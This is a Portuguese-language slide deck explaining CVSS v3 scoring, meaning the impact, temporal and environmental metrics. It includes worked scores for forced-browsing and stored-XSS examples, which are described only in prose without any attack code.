


Confidentiality (C)

Valor da métrica	Descrição
High (H)	Há perda total de confidencialidade, resultando na divulgação de todos os recursos do componente afetado ao invasor. Alternativamente, o acesso a apenas algumas informações restritas é obtido, mas as informações divulgadas apresentam um impacto sério e direto.
Low (L)	Há alguma perda de confidencialidade. O acesso a algumas informações restritas é obtido, mas o invasor não tem controle sobre quais informações são obtidas ou se a quantidade ou o tipo de perda é restrito. A divulgação de informações não causa uma perda séria e direta para o componente afetado.
None (N)	Não há perda de confidencialidade no componente afetado.



Confidentiality (C)





Integrity (I)

- ◇ Essa métrica mede o impacto na integridade de uma vulnerabilidade explorada com sucesso;
- ◇ Integridade refere-se à confiabilidade e veracidade da informação;
- ◇ Esse valor métrico aumenta com a consequência para o componente impactado.






Integrity (I)

Valor da métrica	Descrição
High (H)	Existe uma perda total de integridade ou uma perda completa de proteção. Por exemplo, o invasor pode modificar qualquer um dos arquivos protegidos pelo componente afetado. Como alternativa, apenas alguns arquivos podem ser modificados, mas a modificação mal-intencionada apresentaria uma consequência séria e direta para o componente afetado.
Low (L)	A modificação de dados é possível, mas o invasor não tem controle sobre a consequência de uma modificação ou a quantidade de modificação é restrita. A modificação de dados não tem um impacto sério e direto no componente afetado.
None (N)	Não há perda de integridade no componente afetado.



Integrity (I)






Availability (A)

- ◇ Esta métrica mensura o impacto na disponibilidade do componente afetado como resultado de uma exploração bem-sucedida;
- ◇ Como a disponibilidade se refere à acessibilidade dos recursos de informações, os ataques que consomem largura de banda da rede, ciclos do processador (CPU) ou espaço em disco, todos afetam a disponibilidade de um componente afetado;
- ◇ Esse valor métrico aumenta com a consequência para o componente impactado.






Availability (A)

Valor da métrica	Descrição
High (H)	Há perda total de disponibilidade, resultando no fato do invasor poder negar totalmente o acesso aos recursos no componente afetado; essa perda é mantida (enquanto o atacante continua a entregar o ataque) ou persistente (a condição persiste mesmo após o ataque ser concluído). Como alternativa, o invasor tem a capacidade de negar alguma disponibilidade, mas a perda de disponibilidade apresenta uma consequência séria e direta ao componente afetado (por exemplo, o invasor não pode interromper as conexões existentes, mas pode impedir novas conexões; o invasor pode explorar repetidamente uma vulnerabilidade que, em cada instância de um ataque bem-sucedido, vazamentos de uma pequena quantidade de memória, mas após a exploração repetida faz com que um serviço fique completamente indisponível).
Low (L)	Há desempenho reduzido ou interrupções na disponibilidade de recursos. Mesmo que a exploração repetida da vulnerabilidade seja possível, o invasor não tem a capacidade de negar completamente o serviço a usuários legítimos. Os recursos no componente afetado estão parcialmente disponíveis o tempo todo, ou totalmente disponíveis somente em parte do tempo, mas no geral não há consequência séria e direta para o componente afetado.
None (N)	Não há perda de disponibilidade no componente afetado.



Availability (A)





Pontuação

- ◇ A fórmula usada irá gerar uma pontuação que varia de 0 (zero) à 10 (dez);
- ◇ A equação **Base** é derivada de duas sub-equações: a equação de **Exploitability** e a de **Impact**;
- ◇ Após isto, ela pode ser refinada com a pontuação das métricas **Temporal** e **Environmental** para refletir com mais precisão o risco representado por uma vulnerabilidade no ambiente de um usuário. No entanto, elas não são obrigatórias para se obter o CVSS Base.
- ◇ É importante notar que todas as métricas devem ser pontuadas com a suposição de que o invasor já localizou e identificou a vulnerabilidade;
- ◇ A classificação de vulnerabilidades deve ser agnóstica para o indivíduo e sua organização.



Calculadora On-line

- ◇ <https://www.first.org/cvss/calculator/3.0>
- ◇ <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) High (C:H)

Integrity Impact (I)*

None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*

None (A:N) Low (A:L) High (A:H)



Exemplo

- ◇ **Navegação forçada**
- ◇ **Contexto**
 - Um aplicativo da web requer que todos os usuários façam login e mostre apenas a cada usuário seus próprios dados;
- ◇ **Vulnerabilidade**
 - Cada usuário possui um identificador exclusivo. Este identificador faz parte do URL e o acesso aos dados é concedido exclusivamente com base no identificador;
- ◇ **Ataque**
 - Um invasor com acesso legítimo ao aplicativo da web efetua login e altera o URL para adivinhar o identificador de outro usuário;
 - Se bem-sucedido, ele visualiza e edita os dados do outro usuário.



Exemplos

- ◇ Componente vulnerável: Aplicação Web
- ◇ Componente impactado: Aplicação Web

5.4
(Medium)

Attack Vector	Network	Adjacent	Local	Physical
Attack Complexity	Low	High		
Privileges Required	None	Low	High	
User Interaction	None	Required		
Scope	Unchanged	Changed		
Confidentiality	None	Low	High	
Integrity	None	Low	High	
Availability	None	Low	High	



Exemplo

- ◇ **XSS armazenado**
- ◇ **Contexto**
 - Uma aplicação Web permite que usuários autenticados enviem informações que podem ser visualizadas por outros usuários;
- ◇ **Vulnerabilidade**
 - As informações carregadas não são validadas, então podem conter JavaScript;
- ◇ **Ataque**
 - Um invasor com acesso legítimo à aplicação Web efetua login e envia informações contendo JavaScript mal-intencionado. Este JavaScript é executado quando a página é visualizada por outros usuários, em seus navegadores.



Exemplos

- ◇ Componente vulnerável: Aplicação Web
- ◇ Componente impactado: Navegador da vítima

5.4
(Medium)

Attack Vector	Network	Adjacent	Local	Physical
Attack Complexity	Low	High		
Privileges Required	None	Low	High	
User Interaction	None	Required		
Scope	Unchanged	Changed		
Confidentiality	None	Low	High	
Integrity	None	Low	High	
Availability	None	Low	High	



Grupo de métrica: Temporal

- ◇ O grupo de métrica **Temporal** reflete as características da vulnerabilidade que pode ser alterada ao longo do tempo;
- ◇ A existência de um exploit público tornaria a pontuação do CVSS maior, já a divulgação de um patch de correção a diminuiria;
- ◇ Geralmente, as métricas **Base** e **Temporal** são especificadas por analistas de boletim de vulnerabilidade, fornecedores de produtos de segurança ou fornecedores de aplicativos, pois normalmente possuem as informações mais precisas sobre as características de uma vulnerabilidade.



Grupo de métrica: Temporal

Temporal Score

Exploit Code Maturity (E)

Not Defined (X)

Unproven (U)

Proof-of-Concept (P)

Functional (F)

High (H)

Remediation Level (RL)

Not Defined (X)

Official Fix (O)

Temporary Fix (T)

Workaround (W)

Unavailable (U)

Report Confidence (RC)

Not Defined (X)

Unknown (U)

Reasonable (R)

Confirmed (C)



Exploit Code Maturity

- Esta métrica mensura a probabilidade de uma vulnerabilidade ser atacada com base no estado atual das técnicas de exploração, disponibilidade do código ou exploração real de forma ativa.

Valor da métrica	Descrição
Not Defined (X)	O uso desse valor não interfere na pontuação.
Unproven (U)	Não existe um exploit ou ele é apenas teórico.
Proof-of-Concept (P)	Existe um código para PoC disponível, mas não é prático para todos os sistemas, demandando uma modificação significativa do código por um atacante habilidoso.
Functional (F)	Existe um código funcional que funciona na maioria dos casos.
High (H)	Código funcional e autônomo existente, ou que não necessita de exploit (de forma manual). O código funciona em todas as situações e está sendo usada por agentes autônomos (ex.: worms, vírus , etc.). O código pode ser encontrado em diversas ferramentas automatizadas de varreduras e é fácil de usar.





Remediation Level

- ◇ Esta métrica serve é um fator importante para priorizar a remediação, pois a princípio, uma vulnerabilidade não tem um patch de correção quando é divulgada;
- ◇ Soluções de contorno ou hotfixes podem oferecer uma remediação temporária até que um patch oficial ou atualização seja lançada;
- ◇ Cada um desses estágios representam uma pontuação temporal, diminuindo a urgência da remediação de acordo com que ela chega ao final.

Valor da métrica	Descrição
Not Defined (X)	O uso desse valor não interfere na pontuação.
Official Fix (O)	Uma solução completa (patch ou upgrade) do fornecedor está disponível.
Temporary Fix (T)	Existe uma solução oficial, mas temporária para o problema. Isto inclui hotfix temporários, ferramentas ou soluções de contorno.
Workaround (W)	Existe uma solução não oficial criada por terceiros. Em alguns casos, os usuários afetados pela tecnologia irão criar um patch por conta própria ou meios para mitigar a vulnerabilidade.
Unavailable (U)	Não existe uma solução ou é impossível de aplicar.





Report Confidence

- Essa métrica mede o grau de confiança na existência da vulnerabilidade e a credibilidade dos detalhes técnicos divulgados. Às vezes, apenas a existência de vulnerabilidades é divulgada, mas sem detalhes específicos.

Valor da métrica	Descrição
Not Defined (X)	O uso desse valor não interfere na pontuação.
Unknown (U)	Há relatos de impactos que indicam que uma vulnerabilidade está presente. Os relatórios indicam que a causa da vulnerabilidade é desconhecida ou os relatórios podem diferir na causa ou nos impactos da vulnerabilidade. Os repórteres não têm certeza da verdadeira natureza da vulnerabilidade, e há pouca confiança na validade dos relatórios ou se uma pontuação básica estática pode ser aplicada, dadas as diferenças descritas.
Reasonable (R)	Detalhes significativos são publicados, mas os pesquisadores não têm total confiança na causa raiz ou não têm acesso ao código-fonte para confirmar completamente todas as interações que podem levar ao resultado. Existe uma confiança razoável, no entanto, o bug é reproduzível e pelo menos um impacto é capaz de ser verificado (Provas de prova de conceito podem fornecer isso).
Confirmed (C)	Existem relatórios detalhados ou reproduções funcionais são possíveis (exploits funcionais podem fornecer isso). O código fonte está disponível para verificar independentemente das afirmações da pesquisa, ou o autor ou fornecedor do código afetado confirmou a presença da vulnerabilidade.



Grupo de métrica: Enviromental

- ◇ O grupo de métrica **Enviromental** representa as características que são particulares do ambiente do usuário ou organização;
- ◇ Esta métrica permite que sejam inseridos os controles usados para mitigar as consequências, o que pode melhorar ou piorar a pontuação;
- ◇ Estas métricas são especificadas pelas organizações dos usuários finais porque são mais capazes de avaliar o impacto potencial de uma vulnerabilidade em seu próprio ambiente de computação.



Grupo de métrica: Enviromental

Environmental Score

Confidentiality Requirement (CR)	Modified Attack Vector (MAV)
☒ Not Defined (X) ☐ Low (L) ☐ Medium (M) ☐ High (H)	☒ Not Defined (X) ☐ Network ☐ Adjacent Network ☐ Local ☐ Physical
Integrity Requirement (IR)	Modified Attack Complexity (MAC)
☒ Not Defined (X) ☐ Low (L) ☐ Medium (M) ☐ High (H)	☒ Not Defined (X) ☐ Low ☐ High
Availability Requirement (AR)	Modified Privileges Required (MPR)
☒ Not Defined (X) ☐ Low (L) ☐ Medium (M) ☐ High (H)	☒ Not Defined (X) ☐ None ☐ Low ☐ High
	Modified User Interaction (MUI)
	☒ Not Defined (X) ☐ None ☐ Required
	Modified Scope (MS)
	☒ Not Defined (X) ☐ Unchanged ☐ Changed
	Modified Confidentiality (MC)
	☒ Not Defined (X) ☐ None ☐ Low ☐ High
	Modified Integrity (MI)
	☒ Not Defined (X) ☐ None ☐ Low ☐ High
	Modified Availability (MA)
	☒ Not Defined (X) ☐ None ☐ Low ☐ High



Obrigado!

Onde você pode me encontrar:

- ◇ LinkedIn:
<https://www.linkedin.com/in/diegomacedodealbuquerque/>
- ◇ www.diegomacedo.com.br
- ◇ contato@diegomacedo.com.br





Referências

Livros:

- ◇ Testes de Invasão: Uma introdução prática ao hacking
- ◇ Metasploit: The Penetration Tester's Guide

Sites:

- ◇ <https://www.diegomacedo.com.br/>
 - ◇ <https://www.first.org/>
 - ◇ <https://www.kali.org/>
 - ◇ <https://metasploit.help.rapid7.com/docs/metasploitable-2>
 - ◇ <https://www.vmware.com/>
 - ◇ <https://tools.kali.org/>
 - ◇ https://github.com/Tuhinshubhra/RED_HAWK
 - ◇ <https://github.com/zaproxy/>
- 